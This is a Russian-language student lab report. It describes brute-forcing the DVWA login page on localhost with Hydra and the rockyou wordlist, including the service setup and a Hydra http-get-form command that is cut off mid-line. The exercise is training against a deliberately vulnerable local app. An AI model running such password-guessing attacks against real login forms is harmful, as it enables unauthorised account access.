

Цель работы

Цель работы — Приобретение практических навыков по использованию инструмента Hydra для брутфорса (подбора) паролей.

Выполнение этапа индивидуального проекта

Steps 1-4

Подготовка к подбору паролей:

```
(kali@kali)-[~]
$ cp /usr/share/wordlists/rockyou.txt.gz /home/kali/Downloads/rockyou.txt.gz

(kali@kali)-[~]
$ ls
Desktop  Documents  Downloads  DVWA  Music  Pictures  Public  Templates  Videos

(kali@kali)-[~]
$ cd Downloads

(kali@kali)-[~/Downloads]
$ ls
rockyou.txt.gz

(kali@kali)-[~/Downloads]
$ gzip -d rockyou.txt.gz

(kali@kali)-[~/Downloads]
$ ls
rockyou.txt
```

Копирую архив в директорию Downloads и разархивирую его – файл с паролями

```
(kali@kali)-[~]
$ service mysql status
o mariadb.service - MariaDB 11.4.2 database server
   Loaded: loaded (/usr/lib/systemd/system/mariadb.service; disabled; preset: disabled)
   Active: inactive (dead)
     Docs: man:mariadb(8)
           https://mariadb.com/kb/en/library/systemd/

(kali@kali)-[~]
$ service apache2 status
o apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: inactive (dead)
     Docs: https://httpd.apache.org/docs/2.4/

(kali@kali)-[~]
$ sudo service mysql start
[sudo] password for kali:

(kali@kali)-[~]
$ sudo service apache2 start
```

Запуск сервисов

127.0.0.1/DVWA/vulnerabilities/brute/DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

HomeInstructionsSetup / Reset DBBrute ForceCommand InjectionCSRFFile InclusionFile UploadInsecure CAPTCHASQL InjectionSQL Injection (Blind)Weak Session IDsXSS (DOM)XSS (Reflected)XSS (Stored)CSP BypassJavaScriptAuthorisation BypassOpen HTTP RedirectDVWA SecurityPHP InfoAboutLogout

Vulnerability: Brute Force

Login

Username:

admin

Password:


••••••••

Login

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Форма для брут-форса



Фрагменты-cookie

Steps 5-6

Работа с Hydra, подбор пароля для учётной записи:

hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=me



Данные найдены

Step 7

Настроила сервер apache2:

Ввела данные в соответствующее поле. Операция прошла успешно:



Успешная авторизация

Вывод

Приобрела практический навык по использованию инструмента Hydra для брутфорса (подбора) паролей.

Библиография

- <https://github.com/digininja/DVWA?tab=readme-ov-file>
- <https://www.kali.org/>
- <https://spy-soft.net/rockyou-txt/>
- <https://losst.pro/kak-polzovatsya-hydra#perebor-parolya-autentifikcii-http>

Спасибо за внимание!